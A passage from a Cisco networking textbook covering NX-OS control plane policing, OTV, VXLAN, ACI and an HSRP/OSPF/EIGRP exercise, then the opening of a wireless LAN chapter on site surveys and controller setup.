Site1Stub#ssh -l remote_user -vrf Management 172.20.1.52
User Access Verification

Password:

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```
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*******************************************************************************
Nexus#
Nexus# show privilege
User name: remote_user
Current privilege level: 15
Feature privilege: Disabled
Nexus# conf t
Enter configuration commands, one per line. End with CNTL/Z.
Nexus(config)# int vlan 100
Nexus(config-if)#
```

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Figure 19-8. *ISE TACACS Live Logs*

Control Plane Policing

Control plane policing on Nexus doesn't differ from IOS-XE, except the system will log messages when you don't have control plane protection in place.

Control plane policing uses class-maps to categorize traffic. You can match either access lists or protocols. Protocol matching uses NBAR to determine the protocol. In this example, we create an access list to identify the permitted traffic and then associate it with a policy-map. The policy-map is associated with the control plane.

Notice that we are setting the type to control plane and we are matching all. Match-all means that all the match statements in a class-map must be true. Match-any means it will match if any are true.

Please note that this ACL does not contain all the permitted protocols of a typical production switch. It is for example purposes only:

```
Nexus(config)# ip access-list COPP_ACL
Nexus(config-acl)# permit tcp 10.10.10.15/0 any eq bgp
Nexus(config-acl)# permit pim any any
Nexus(config-acl)# permit tcp 10.10.10.0/8 any eq 22
Nexus(config)# class-map type control-plane match-all CP_PERMIT
Nexus(config-cmap)# match access-group name COPP_ACL
Nexus(config-acl)# ip access-list COPP_DENY
Nexus(config-acl)# permit ip 192.168.0.0/16 any
Nexus(config-acl)# exit
Nexus(config)# class-map type control-plane match-all CP_DENY
Nexus(config-cmap)# match access-group name COPP_DENY
Nexus(config-cmap)#
Nexus(config)# policy-map type control-plane COPP_POLICY
```

```
Nexus(config-pmap)# class CP_PERMIT
Nexus(config-pmap-c)# police 10000 pps
Nexus(config-pmap-c)# class CP_DENY
Nexus(config-pmap-c)# police 0 pps
Nexus(config-pmap-c)# control-plane
Nexus(config-cp)# service-policy input COPP_POLICY
This operation can cause disruption of control traffic. Proceed (y/n)?  [no] yes
```

Network Virtualization

This section focuses on network virtualization features in NX-OS. Virtualization takes a few different forms. Making a single physical device appear as if it is many devices is one type of virtualization. Network virtualization to make addresses portable and create a ubiquitous environment is another form.

Virtual Device Context (VDC)

The Nexus 7000 series switches support a feature called virtual device context (VDC), which allows a switch to be partitioned into multiple logical switches. This is good for purposes such as having a storage switch and a data switch. It is also useful for segregating customers or creating a virtual data center boundary.

```
Switch1(config)# vdc ?
  <WORD>             Create a new vdc
  Switch1            VDC number 1
  combined-hostname  The hostname of non-default vdcs will be <default vdc
                     name>-<nondefault vdc name>
  resource           Configure resource template
```

VDCs are defined using the `vdc` command and the name of the new VDC. Once in VDC configuration mode, you need to assign interfaces to the VDC instance. You can also limit resources per VDC with the `limit-resource` command.

```
Switch1(config-vdc)# allocate interface ethernet slot/port - last-port
```

To configure the newly created VDC, switch to the context of the VDC with the `switchto` command:

```
Switch1# switchto vdc vdc-name
```

After switching to the VDC, configure it like it is a new out-of-the-box Nexus. Once it is configured with a management address, you can SSH to it like any other physical device. You will probably forget that it is a virtual context until someone asks you where it is racked.

Overlay Transport Virtualization

Overlay Transport Virtualization (OTV) is a protocol that is designed to allow data centers to span VLANs over wide area networks (WANs). It is safer than some protocols due to the way it handles spanning tree and loop prevention. OTV networks have edge devices. If there is more than one edge device in a data center, the protocol will use a mechanism to ensure that loops are not created through the two edges.

Key elements of OTV are the join interface, overlay interface, site VLAN, and extended VLANs. The join interface faces the WAN. The overlay is built over the join interface. You can choose to configure OTV using either unicast or multicast to build the overlay. Multicast is important when joining more than two sites and

should be used whenever possible. The site VLAN is used to form adjacencies with other OTV edge devices. This is part of the loop prevention mechanism. The extended VLANs are the actual VLANs that you want to share between sites. By design, you cannot extend the site VLAN, so your network should be designed to include a VLAN that will not be extended.

The following example shows OTV between two sites using multicast routing. In this example, unicast and multicast routing is already configured on the ISP router.




Figure 19-9. *OTV topology*


```
NexusSite1# conf t
Enter configuration commands, one per line.  End with CNTL/Z.
! Enable the OTV feature
! Otherwise commands wont be there
NexusSite1(config)# feature otv
! Create some VLANs to use in this example
NexusSite1(config)# vlan 10,20,30
NexusSite1(config-vlan)# exit
NexusSite1(config)# int eth 2/1
! Enable IGMPv3 and PIM on the join interface
NexusSite1(config-if)# ip igmp version 3
NexusSite1(config-if)# int overlay 1
NexusSite1(config-if-overlay)# desc Overlay to Site 2
! Configure multicast groups for data and control
NexusSite1(config-if-overlay)# otv control-group 239.1.1.1
NexusSite1(config-if-overlay)# otv data-group 232.1.1.0/28
! Set the join interface
NexusSite1(config-if-overlay)# otv  join-interface eth2/1
OTV needs join interfaces to be configured for IGMP version 3
! Extend VLANs 20 and 30. We will not extend VLAN 10
NexusSite1(config-if-overlay)# otv extend-vlan 20,30
NexusSite1(config-if-overlay)# no shut
```

```
! Configure the site VLAN and site identifier
NexusSite1(config-if-overlay)# otv site-vlan 10
NexusSite1(config-site-vlan)# otv site-identifier ?
*** No matching command found in current mode, matching in (config) mode ***
  <0x1-0xffffffff>   Site ID in hex
  E.E.E              Site ID in MAC address format (Option 1)
  EE-EE-EE-EE-EE-EE  Site ID in MAC address format (Option 2)
  EE:EE:EE:EE:EE:EE  Site ID in MAC address format (Option 3)
  EEEE.EEEE.EEEE     Site ID in MAC address format (Option 4)
NexusSite1(config-site-vlan)# otv site-identifier 0x1
% Site Identifier mismatch between edge devices within the same site will preven
t OTV local site adjacencies from coming up
```

Now that we have configured one side, we need to set up the other side. Everything will be identical in this example except the site identifier:

```
Site2OTV(config)# feature otv
Site2OTV(config)# vlan 10,20,30
Site2OTV(config-vlan)# int eth2/1
Site2OTV(config-if)# ip igmp ver 3
Site2OTV(config-if)# int overlay 1
Site2OTV(config-if-overlay)# desc Overlay to Site 1
Site2OTV(config-if-overlay)# otv control-group 239.1.1.1
Site2OTV(config-if-overlay)# otv data-group 232.1.1.0/28
Site2OTV(config-if-overlay)# otv join-interface eth2/1
OTV needs join interfaces to be configured for IGMP version 3
Site2OTV(config-if-overlay)# otv extend-vlan 20,30
Site2OTV(config-if-overlay)# no shut
Site2OTV(config-if-overlay)# otv site-vlan 10
Site2OTV(config-site-vlan)# otv site-identifier 0x2
% Site Identifier mismatch between edge devices within the same site will preven
t OTV local site adjacencies from coming up
```

In our example, none of the VLANs are active yet. We need to configure the link to the access switch as a trunk. After the VLANs are up, we will see them on the overlay:

```
NexusSite1(config-if-overlay)# int e2/2
NexusSite1(config-if)# sw mode trunk
NexusSite1(config-if)# no shut
NexusSite1(config-if)# exit

Site2OTV(config-if-overlay)# int e2/2
Site2OTV(config-if)# sw mode t
Site2OTV(config-if)# no shut

NexusSite1(config)# show otv

OTV Overlay Information
Site Identifier 0000.0000.0001
Encapsulation-Format ip - gre
```

```
Overlay interface Overlay1

 VPN name            : Overlay1
 VPN state           : UP
 Extended vlans      : 20 30 (Total:2)
 Control group       : 239.1.1.1
 Data group range(s) : 232.1.1.0/28
 Broadcast group     : 239.1.1.1
 Join interface(s)   : Eth2/1 (192.168.1.2)
 Site vlan           : 10 (up)
 AED-Capable         : Yes
 Capability          : Multicast-Reachable

NexusSite1(config)# show otv vlan

OTV Extended VLANs and Edge Device State Information (* - AED)

Legend:
(NA) - Non AED, (VD) - Vlan Disabled, (OD) - Overlay Down
(DH) - Delete Holddown, (HW) - HW: State Down
 (NFC) - Not Forward Capable

VLAN   Auth. Edge Device              Vlan State            Overlay
----   ----------------------------   ----------            --------
-

  20*  NexusSite1                     active                Overlay1
  30*  NexusSite1                     active                Overlay1

NexusSite1(config)#
```

Virtual Extensible LANs Overview

The use of Virtual Extensible LANs (VXLANs) is another technique for extending layer 2 networks over a layer 3 infrastructure. OTV is designed for links between data centers. VXLAN can be used between data centers but is often within a data center. You may be asking why you would want a technology to extend layer 2 networks within a data center. The answer is scalability and flexibility.

The scalability issue only comes into play with large data centers. VLAN tags only allow for IDs up to 4094, and there are a handful of IDs that cannot be used. VXLANs use a 24-bit segment ID. That allows for around 16 million VXLAN segments. In a single tenant environment, you will likely have a one-to-one mapping of VLANs and VXLANs in the data center. If you are a hosting service with multiple tenants, the VLAN IDs may overlap and could also exceed the 4094. Another scalability issue is due to some types of broadcast traffic. While some broadcasts will be replicated to all VXLAN Tunnel Endpoints (VTEPs), protocols such as ARP will stop at the egress VTEP, and that host will respond to the ARP request.

A bigger driver for the average company is flexibility. An organization can push layer 3 to the leaves (access switches) and take advantage of the benefits of routing protocols instead of being limited by switching protocols. Configuring VXLANs will allow any combination of ports to appear to be in the same network.

A few different techniques can be used to learn about endpoints in the same network. The original technique to learn about destinations was to flood and use layer 3 multicast. Another technique is to use BGP to manage the Ethernet VPN (EVPN). MP-BGP will pass information about endpoint VTEPs.

The next piece of the puzzle is to explain how VXLAN is tunneled. VXLAN uses a UDP tunnel over 4789. In a Cisco Nexus network, the endpoints of the tunnels are usually Nexus 9000 series switches. However, end hosts can also support tunnel termination.

At this point, you are probably asking, "How do I configure it?" Manual configuration can be painful and error prone and is not scalable. The more common solution is to use a tool to manage your EVPNs. Application Centric Infrastructure (ACI) is a Cisco solution that includes management of VXLANs. We discuss that in the next section.

Application Centric Infrastructure Overview

Cisco's Application Centric Infrastructure (ACI) is a type of software-defined networking. With this solution, the Application Policy Infrastructure Controller (APIC) manages everything. ACI can efficiently manage large multisite data center infrastructures because it knows that it controls every switch in the fabric. The switches still have their own data and underlay control planes, but configuration for the overlay is provided by the APIC.

ACI is managed through policies. Policies determine which hosts can communicate and which hosts are in the same endpoint groups. The policies allow for microsegmentation. Microsegmentation provides security between hosts that might be in the same broadcast domain. Instead of only identifying the security zone of a host by its subnet, you can use a myriad of options to define the endpoint groups (EPGs).

In addition to providing security through microsegmentation, ACI provides scalability using VXLANs. The use of VXLANs allows ACI to map endpoints to any virtual network. These virtual networks can span across multiple data centers. At the time of this writing, an ACI multipod deployment can span across 12 distinct data centers.

In the previous section, we mentioned that VXLAN can be difficult to manually configure. The use of VXLAN is transparent to the administrator of an ACI fabric. The ACI administrator is mostly concerned with defining endpoint groups and managing contracts that define the policies between them.

If you want some practice on ACI, an always-on simulator is hosted by Cisco. It can be found at https://developer.cisco.com/docs/sandbox/#!data-center/data-center-sandbox-highlights.

NX-OS Exercise

This section provides an exercise to reinforce the material covered in this chapter.

EXERCISE: HSRP, OSPF, AND EIGRP


Use the following diagram to configure HSRP on switches Nexus1 and Nexus2. Nexus1's connection to the WAN should be configured with EIGRP, whereas Nexus2's WAN connection should be configured with OSPF. Nexus1 should be configured as the VIP, but if its WAN interface drops, then Nexus2 should take over as the VIP. OSPF should be configured with the authentication key Apress. EIGRP should be configured with the authentication key Apress2. Create VLAN 101 to be a part of HSRP group 101. The HSRP group should be a member of VLAN 101 on both switches.

AU5

AU6

```
Nexus1
Interface e2/1: 192.168.3.1
Interface e2/2: VLAN 101: 192.168.1.2
```

```
Nexus2
Interface e2/1: 192.168.2.1
Interface e2/2: VLAN 101 192.168.1.3
```



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Exercise Answer

This section provides the answer to the preceding exercise.

Nexus1's connection to the WAN should be configured with EIGRP, whereas Nexus2's connection to the WAN should be configured with OSPF. Nexus1 should be configured as the VIP; but if its WAN interface drops, then Nexus2 should take over as the VIP. OSPF should be configured with authentication key and key chain Apress; EIGRP should be configured with authentication key and key chain Apress2. Create VLAN 101 to be a part of HSRP group 101. The HSRP group should be a member of VLAN 101 on both switches:

```
Nexus1
Interface e2/1: 192.168.3.1
Interface e2/2: VLAN 101: 192.168.1.2

Nexus2
Interface e2/1: 192.168.2.1
Interface e2/2: VLAN 101 192.168.1.3
```

Let's configure the answer. Start with Nexus1. You must first enable features EIGRP, HSRP, and interface-vlan. Next, set the `track` command to track Nexus1's WAN interface so that you know if the line protocol drops. Then create VLAN 101 to assign the IP address and configure the HSRP group 101 under VLAN 101. You assign a priority of 200 to Nexus1; remember that it must be the VIP. The WAN interface that you are tracking must be decremented, allowing Nexus2 to take over as the VIP. Next, create the key chain with key string Apress2 for EIGRP. Activate the EIGRP process with key chain Apress2 and configure interface e2/1 with the IP address that enables EIGRP for this network. Finally, add the VLAN to interface e2/2.

The following is the Nexus1 configuration:

```
Nexus1(config)# feature eigrp
Nexus1(config)# feature hsrp
Nexus1(config)# feature interface-vlan
```

```
Nexus1(config)# track 1 interface e2/1 line-protocol
Nexus1(config)# int vlan 101
Nexus1(config-if)# ip address 192.168.1.2/24
Nexus1(config-if)# hsrp 101
Nexus1(config-if-hsrp)# priority 200
Nexus1(config-if-hsrp)# preempt
Nexus1(config-if-hsrp)# ip 192.168.1.1
Nexus1(config-if-hsrp)# track 1 decrement 60
Nexus1(config-vlan)# key chain Apress2
Nexus1(config-keychain)# key 1
Nexus1(config-keychain-key)# key-string Apress2
Nexus1(config-keychain-key)# router eigrp 1
Nexus1(config-router)# address-family ipv4 unicast
Nexus1(config-router-af)# authentication mode md5
Nexus1(config-router-af)# authentication key-chain Apress2
Nexus1(config-router-af)# int e2/1
Nexus1(config-if)# ip add 192.168.3.1/24
Nexus1(config-if)# ip router eigrp 1
Nexus1(config-if)# int e2/2
Nexus1(config-if)# switchport
Nexus1(config-if)# switchport access vlan 101
```

You must first enable features OSPF, HSRP, and interface-vlan. Next, create VLAN 101 to assign the IP address and configure HSRP group 101 under VLAN 101. Assign a priority of 150 to Nexus2, which allows Nexus1 to be the VIP. If the WAN interface drops on Nexus1, the priority becomes 140 and with the `preempt` command, Nexus2 will take over as the VIP. Then create the key chain with key string Apress for OSPF. Activate the OSPF process with the key chain Apress and configure interface e2/1 with the IP address that enables OSPF for this network. Finally, add the VLAN to interface e2/2.

```
The following is the Nexus2 configuration:Nexus2(config)# feature ospf
Nexus2(config)# feature hsrp
Nexus2(config)# feature interface-vlan
Nexus2(config)# int vlan 101
Nexus2(config-if)# ip address 192.168.1.3/24
Nexus2(config-if)# hsrp 101
Nexus2(config-if-hsrp)# priority 150
Nexus2(config-if-hsrp)# preempt
Nexus2(config-if-hsrp)# ip 192.168.1.1
Nexus2(config-if-hsrp)# key chain Apress
Nexus2(config-keychain)# key 1
Nexus2(config-keychain-key)# key-string Apress
Nexus2(config-keychain-key)# router ospf 1
Nexus2(config-router)# area 0 authentication message-digest
Nexus2(config-if)# int e2/1
Nexus2(config-if)# ip add 192.168.2.1/24
Nexus2(config-if)# ip router ospf 1 area 0
Nexus2(config-if)# ip ospf authentication key-chain Apress
Nexus2(config-if)# int e2/2
Nexus2(config-if)# switchport
Nexus2(config-if)# switchport access vlan 101
```

Summary

This chapter covered the NX-OS operating system that is used in Cisco Nexus switches. NX-OS is similar to Cisco IOS, but has subtle differences. The chapter discussed these differences, as well as many of the IOS concepts already covered, such as VLANs, VTP, EIGRP, OSPF, BGP, port channels, port profiles, Fabric Extenders, First Hop Redundancy Protocols (HSRP, VRRP, and GLBP), virtual device context, virtual port channels, and VRF-lite.

Author Queries

Chapter No.: 19 0005078439

Queries	Details Required	Author's Response
AU1	Please check if "VRF with MPLS" is okay as edited.	
AU2	Please provide citations for "Figures 19-7 to 19-9" in the text.	
AU3	Please check if "VRRP group with group number 100" is okay as edited.	
AU4	Please check if "centralization of authentication, authorization, and accounting" is okay as edited.	
AU5	Please check if edit to sentence starting "Nexus1 should be configured…" is okay, as well as a same occurrence below.	
AU6	Please check if sentences starting "Create VLAN 101 to…" and "The HSRP group should…" are correct as is. Please also check same occurences of these below.	

CHAPTER 20

Wireless LAN (WLAN)

This chapter covers WLANs and WLAN standards, the basic components of the Cisco wireless network architecture, how to install and configure access points, wireless controller installation and configuration, wireless security, and WLAN threats and vulnerabilities. We will also cover configuration and monitoring with Cisco Prime Infrastructure and include integration with Cisco Identity Services Engine (ISE).

Wireless LANs (WLANs)

In today's networks, wireless communication is the norm, and we must account for this as network engineers. Most wireless networks consist of access points (APs) and wireless LAN controllers (WLCs). We will discuss the configuration of these devices but also will include using ISE and Prime Infrastructure to manage the network. An autonomous AP can be used without a wireless LAN controller, but a lightweight AP requires a WLC to be paired with to function. WLCs are the central piece of a wireless network configuration and deployment. The WLC defines the IP configuration and security settings of the network. APs are normally connected via wire to a switch and receive their configuration from the WLC. At bootup, an AP attempts to locate a controller and register with it. Once the AP is registered with the controller, it builds a Control and Provisioning of Wireless Access Points (CAPWARP) tunnel which is used to transport client traffic and traffic from the AP to the WLC.

Wireless Standards

As with many things in technology, wireless networks are defined by standards set by organizations and governments. This section covers some of the standards involving WLANs. WLAN is defined by the Institute of Electrical and Electronics Engineers (IEEE) 802 family of standards, which creates interoperability between many vendors. IEEE is well known for developing standards for computer networks. Standards can be reviewed at `http://standards.ieee.org`. 802.11 and 802.11x are a family of IEEE standards relating to WLAN technologies. Let's review a few of those specifications in the 802.11 family of standards:

- *802.11a*: This standard in an extension to 802.11 that provides 54 Mbps transmission in the 5 GHz band using the orthogonal frequency division multiplexing encoding scheme.
- *802.11b*: This standard in an extension to 802.11 that provides 11 Mbps transmission in the 2.4 GHz band using DSSS.
- *802.11g*: This standard is an extension to 802.11 that provides 54 Mbps transmission as compared to 11 Mbps with the 802.11b standard.
- *802.11i*: This standard in an extension to 802.11 that provides security features, such as encryption and integrity.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_20

Wireless Components

This section discusses the components of a WLAN. The devices include APs and controllers. Switches are also considered a component that is integrated into the WLAN via a physical connection between the AP and the switch.

Wireless Access Points

Access points are one of the main components of a WLAN. Your home router is considered an access point that allows access to the Internet. APs use an 802.11 standard modulation technique and operate within a frequency spectrum. Users connect to APs, and many authenticate users to the WLAN. There are different types of APs, including single and multiple radios.

Wireless Controllers/Switches

In situations where a larger wireless infrastructure is needed, a wireless LAN controller can be used. APs can be configured on an individual basis, which is practical for small networks but not for large WLANs at the enterprise level. For this reason, you must use a wireless LAN controller or switch. Wireless LAN switches are built with wireless LAN controllers in them. The controller has Ethernet ports that connect to an AP or connect to a switch that connects to APs. Cisco makes many wireless controllers that have many limitations and capabilities, which means that your wireless LAN administrator must review the features of each and choose the most appropriate solution for your network. Figure 20-1 provides an example of a wireless network with a wireless controller and access point connected via a LAN switch.



Figure 20-1. *Wireless network diagram*

Installing a WLAN

This section discusses the steps and considerations that need to take place when installing and setting up a wireless LAN.

Wireless Site Survey

Unless your installation takes place in an office with a few people in it, a site survey should be conducted to determine the best areas to place your access points for the best coverage possible. During the site survey, an AP and a client device are used as you move to different locations to find the most optimal location for the AP. Without a site survey or a well-planned survey, WLANs will have inadequate coverage, and the office will suffer from low performance in some locations. The time that it takes to complete the site survey will vary by the size of the office space. It is easier to complete the survey in buildings that have similar layouts on each floor. It is optimal to place the APs in the same location on each floor.

Before a site survey is completed, you should do the following:

- *Choose tools*: Various tools are used to complete the site survey, including signal meters, test APs, and spectrum analyzers to perform signal interference testing and coverage testing.
- *Review floor plans*: Floor plans of the building should be reviewed to identify optimal locations for access points and to review the results of signal testing.
- *Review the requirements*: The installation requirements should be documented, and reviews should be held with the customer to go over items such as the size of the facility, the number of users that need to be supported by the network, and whether continuous coverage is needed throughout the facility. Also, the budget should be considered. These types of requirements drive what types of equipment you select for the installation.
- *Perform a facility walk-through*: You should walk through the facility with the identified options for AP placement on your map. You should test by mounting your AP and antennas and walk around the entire facility with a laptop to record testing data. Cisco makes an Aironet Desktop Utility to view the quality of the AP signal, the strength of the signal, the percentage of packet retries, the link speed, the overall link quality, and the signal-to-noise ratio (SNR). The SNR can be high, even though you have a strong signal, but many packets may be resent due to the high noise. The packet retry percentage, or the number of times packets are resent, should be under 10% in all locations tested. This process should be completed each time you move the AP to another location. During the site survey, close all doors to get an accurate test of the signal quality. Sources of interference should be noted, including air conditioning units, power distribution closets, and elevators.
- *Complete a report*: A site survey report should be completed with all the test results, including how the test was conducted and which equipment was used. Document how the WLAN can be integrated into the current network if there is a network already configured. Information on power should not be overlooked either. How will the APs be powered? Will they receive power via PoE to a switch or via a power supply? The amount of power needed to operate each AP should be accounted for.

AU1

Access Point Installation

One of the most important installations of a WLAN is the access point. As mentioned earlier in this chapter, if you use many APs, you must configure them one by one, whereas if you use a controller, the configuration can be completed by the controller for each AP. The AP should be installed clear of obstacles to increase the range of the signal. Do not place it near metal objects and furniture. Ceilings are an ideal place to mount access points so that employees cannot tamper with them. Also keep in mind weather conditions of the area. If an AP is to be installed outdoors or in the elements, make sure that it is designed to withstand such environmental factors.

Access Point Configuration

After you connect a Cisco lightweight access point (LAP), it will boot up and try to communicate through the switch to a Cisco wireless LAN controller. The switch needs to be configured with the correct access VLAN and inline power settings. The LAP will try to locate one or more controllers on the network to join. The LAP will try to build a CAPWAP tunnel with the controller and will send a CAPWAP join request. The controller will respond with a join response message. The LAP will then download its image and configuration from the WLC. After the discovery process is finished, the LAP can now be fully managed by the controller.

If your AP and controller are on different subnets, you can configure the switch or router to relay broadcast request on UDP port 5246 from the AP to an IP address of a specific controller:

```
Switch(config)# ip forward-protocol udp 5246
Switch(config)# interface vlan 10
Switch(config-if)# ip helper-address 192.168.1.254
```

WLAN Controller Installation

Configuration of a WLAN controller can vary based on the vendor, but the following are the steps to configuring a controller:

1. Power up the controller and complete initial configuration. This step involves defining the port to be used for WAN uplinks and which ports will be used for WLAN access.
2. Determine if you need to support one of multiple virtual WLANs. This step involves documenting the virtual WLANs.
3. Create the WLANs in the controller. This step involves configuring the controller's access ports for the WLANs created in the previous step. Security settings can be configured during this step.
4. Connect the controller to access points. The controller should be connecting to APs via the controller's access ports.
5. Configure access ports on the controller. The access ports should be configured at this step. VLANs are used if you need to logically separate WLANs.

WLAN Controller Configuration

This section focuses on the configuration of the WLAN controller using the Cisco GUI.

Initial Configuration of WLC via a Web Browser

If you don't want to use the CLI to configure the WLC, you can use a feature which enables a non-configured WLC to provide an IP address to PCs via DHCP. This allows the PC to connect to the WLC via the IP address. The IP range assigned by the WLC is from 192.168.1.3 to 192.168.1.14, and the WLC is configured with IP address 192.168.1.245. In the browser, we navigate to `http://192.168.1.245`. Figure 20-2 shows the initial page where you create your admin account. Click Start to continue.

Figure 20-2. *Wireless controller GUI*

The next page is where we set up the WLC system name, country, date/time, and NTP server. This is also where we configure the management IP address, subnet mask, default gateway, and management VLAN ID.



Figure 20-3. *WLC configuration*



Figure 20-4. *WLC configuration continued*

Shown in Figure 20-5, the Create Your Wireless Networks page, we configure the network name/SSID (Service Set Identifier), choose the security type, and define the network and VLAN assignment. Optionally, you can also create a guest network and enable a way for guests to secure wireless network access. It is best practice to use WPA2 with AES encryption and 802.1x authentication. A pre-shared key should not be used in enterprise networks.



Figure 20-5. *WLC network creation page*

In Figure 20-6, you can configure the WLC for intended RF use in order to take advantage of Cisco WLC best practice default settings.

